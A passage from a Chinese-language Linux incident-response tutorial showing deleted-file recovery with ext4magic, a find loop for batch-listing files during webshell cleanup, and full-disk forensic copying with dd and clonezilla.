drwx------ 3 root root 4096 Apr 29 16:54 ..
root@localhost:/opt#
```

可以看到我们上面恢复的 aaa/bbb/ccc.txt 文件还在，但是之前几个工具做演示的文件，比如 test1.txt、test2.txt 已经恢复不了了，因为他们已经被我们新创建的文件和文件夹给覆盖了

现在我想恢复最近三天的数据，我还要用时间一点一点去算吗？ 不用

最近三天也就是三天前的此刻 以后的文件都要

```
ext4magic /dev/sdb -a $(date -d "-3day" +%s) -d /opt/backup -m
```

```
root@localhost:/opt# ext4magic /dev/sdb -a $(date -d "-3day" +%s) -d /opt/backup -m
Warning: Activate magic-scan or disaster-recovery function, may be some command line options ignored
"/opt/backup"  accept for recoverdir
Filesystem in use: /dev/sdb

Using  internal Journal at Inode 8
Activ Time after  : Tue Apr 26 17:07:40 2022
Activ Time before : Fri Apr 29 17:07:40 2022
Inode 2 is allocated
--------        /opt/backup/aaa/bbb/ccc.txt
MAGIC-1 : start lost directory search
--------        /opt/backup/MAGIC-1/<11>
MAGIC-2 : start lost file search
MAGIC-2 : start lost in journal search
MAGIC function for ext3 not available, use ext4magic 0.2.4 instead
ext4magic : EXIT_SUCCESS
root@localhost:/opt# ls
backup  project
root@localhost:/opt# ls backup/
aaa  MAGIC-1
root@localhost:/opt# cat backup/aaa/bbb/ccc.txt
Test 1
Test 2
Test 3
over
root@localhost:/opt#
```

有趣的是，ext4magic 官方的man手册里还犯了一点儿小错误

```
   -a n    with this option you can set the " after " time

   -b n    with this option you can set the " before " time

           n is the number of seconds since 1970-01-01 00:00:00 UTC. This time information can you find
           "date" and also insert directly in the ext4magic command line.

           -a $(date -d "-3day" +%s) -b $(date -d "-2day" +%s)

           this example set "after=now-36h" and "before=now-24h"

   -t n    is  an  indirect  time option. you can use it with the options -B ; -I ; -f The value n is th
           this transaction number.  you can find the transaction numbers with the option -T or in the p

   File-, IN- and OUT-Options: With these options group, you select the filesystem, and other optional

   <filesystem>
```

7. 快速获取文件列表

之前我们从根目录开始，一层一层找 ccc.txt ，作为一个这么先进的工具，是不是可以直接把所有的目录和文件都显示出来呢，我们好通过 grep 来进行查找

```
ext4magic /dev/sdb -Lx -f /
```

```
root@localhost:/opt# ext4magic /dev/sdb -Lx -f /
Filesystem in use: /dev/sdb

Using  internal Journal at Inode 8
Inode found ""   2
Inode 2 is allocated
DIR     2       ""
DIR     458753  "aaa"
DIR     458754  "aaa/bbb"
---     458755  "aaa/bbb/ccc.txt"
---     573441  "bdir"
ext4magic : EXIT_SUCCESS
```


如果你觉得，你对这里的 bdir 不感兴趣，你就是想看 aaa 目录里的，那就把 `-f /` 换成 `-f /aaa/`

`ext4magic /dev/sdb -Lx -f /aaa`

```
root@localhost:/opt# ext4magic /dev/sdb -Lx -f /aaa
Filesystem in use: /dev/sdb

Using  internal Journal at Inode 8
Inode found "/aaa"   458753
Inode 458753 is allocated
DIR     458753  "/aaa"
DIR     458754  "/aaa/bbb"
---     458755  "/aaa/bbb/ccc.txt"
ext4magic : EXIT_SUCCESS
root@localhost:/opt# ext4magic /dev/sdb -Lx -f /
```

8. 直观地看文件覆盖情况

   可以使用 `-l` 参数列出来指定目录还没有被覆盖的文件



前面数字是 100% 的表示还没有被覆盖

很推荐这个工具

TestDisk【测试恢复文件失败，不推荐】

> https://www.cgsecurity.org/wiki/TestDisk_CN
>
> 支持操作系统 Windows、Linux、Mac
>
> 支持的文件系统
>
> - BeFS (BeOS)
> - BSD disklabel (FreeBSD/OpenBSD/NetBSD)
> - CramFS, 压缩文件系统
> - DOS/Windows FAT12, FAT16 和 FAT32
> - Windows exFAT
> - HFS, HFS+ 和 HFSX (Hierarchical File System)
> - JFS (IBM's Journaled File System)
> - Linux ext2, ext3 和ext4

- Linux LUKS 加密分区
- Linux RAID md 0.9/1.0/1.1/1.2
    - RAID 1: 镜像(Mirror)
    - RAID 4: 带容错的条带阵列
    - RAID 5: 带分布式冗余信息的条带阵列
    - RAID 6: 带分布式双冗余信息的条带阵列
- Linux Swap (版本1 和 2)
- LVM 和 LVM2, Linux逻辑卷管理器(Linux Logical Volume Manager)
- Mac partition map
- Novel NSS (Novell Storage Services)
- NTFS (Windows NT/2000/XP/2003/Vista/2008)
- ReiserFS 3.5, 3.6 和 4
- Sun Solaris i386 disklabel
- Unix文件系统-UFS and UFS2 (Sun/BSD/...)
- XFS, SGI's Journaled File System

0x09 批量查找文件并打印信息

这个命令在防守清理webshell的很有用，很适合批量截图，这里以搜索 `passwd` 这个文件为例

```
find / -name "passwd" | while read line; do if [ -f $line ]; then ls -al $line; elif [ -d $line ]; then ls -al ../ | grep $line; fi; done
```

```
root@ubuntu:/home/join# find / -name "passwd" | while read line; do if [ -f $line ]; then ls -al $line; elif [ -d $line ]; then ls
 -al ../ | grep $line; fi; done
-rwxr-xr-x 1 root root 249 Nov 12  2015 /snap/core/13308/etc/cron.daily/passwd
-rw-r--r-- 1 root root 92 Nov 12  2015 /snap/core/13308/etc/pam.d/passwd
-rw-r--r-- 1 root root 1560 May 20 07:40 /snap/core/13308/etc/passwd
-rwsr-xr-x 1 root root 54256 Jan 26  2022 /snap/core/13308/usr/bin/passwd
-rw-r--r-- 1 root root 514 May 18  2016 /snap/core/13308/usr/share/bash-completion/completions/passwd
-rw-r--r-- 1 root root 0 May 20 07:41 /snap/core/13308/var/lib/extrausers/passwd
-rwxr-xr-x 1 root root 249 Nov 12  2015 /snap/core/13886/etc/cron.daily/passwd
-rw-r--r-- 1 root root 92 Nov 12  2015 /snap/core/13886/etc/pam.d/passwd
-rw-r--r-- 1 root root 1560 Sep  2 17:26 /snap/core/13886/etc/passwd
-rwsr-xr-x 1 root root 54256 Jan 26  2022 /snap/core/13886/usr/bin/passwd
-rw-r--r-- 1 root root 514 May 18  2016 /snap/core/13886/usr/share/bash-completion/completions/passwd
-rw-r--r-- 1 root root 0 Sep  2 17:27 /snap/core/13886/var/lib/extrausers/passwd
-rw-r--r-- 1 root root 1555 Jun 21 08:43 /etc/passwd
-rwxr-xr-x 1 root root 249 Jan 25  2018 /etc/cron.daily/passwd
-rw-r--r-- 1 root root 92 Jan 25  2018 /etc/pam.d/passwd
-rw-r--r-- 1 root root 497 Apr  2  2018 /usr/share/bash-completion/completions/passwd
-rw-r--r-- 1 root root 312 Jan 25  2018 /usr/share/lintian/overrides/passwd
-rwsr-xr-x 1 root root 59640 Jan 25  2022 /usr/bin/passwd
root@ubuntu:/home/join#
```

0x10 拷贝取证

> 拷贝取证只是一部分人的需求，可能是取证人员，也可能是需要做交接的应急人员等，以下工具及使用方法可以作为参考

虚拟化平台

- 使用自带的虚拟化快照功能
- 直接把整个系统打包带走

全盘拷贝

> 全盘拷贝的工作模式基本上都是需要关机之后再用启动光盘或者U盘等引导，进而进行拷贝的，不然可能会数据错误，mondo rescue 是工作时打包拷贝的，但是对于 Ubuntu 16.04 及以上的系统，bug太多，根本用不了，推荐 clonezilla , 感觉速度更快一些

- dd 系列
  - dd
  - dcfldd
  - ddrescue
- G4L
- clonezilla


dd

> dd 是 Linux 发行版基本都带的工具，可以用来做的事情也非常多，这里我们只演示用来全盘拷贝的功能
>
> dcfldd 和 ddrescue 都是dd升级版或者辅助工具，建议大家了解一下


PS：使用dd命令进行全盘或者部分分区复制强烈建议准备一个LiveCD，建议使用Ubuntu Desktop 22.04启动U盘作为这个LiveCD；同时需要准备一个空的数据存储盘，空间要大于要复制的硬盘或者分区


使用dd进行复制的时候，需要将系统关闭，之后使用准备好的启动U盘进入 Ubuntu 22.04 中进行复制操作了，这也就意味着全盘拷贝是看不到恶意程序的进程情况的

假设受害系统只有一块硬盘，此时需要将其内容全部克隆下来，之后带走做更加深入的分析、取证等，受害系统信息如下





制作启动U盘

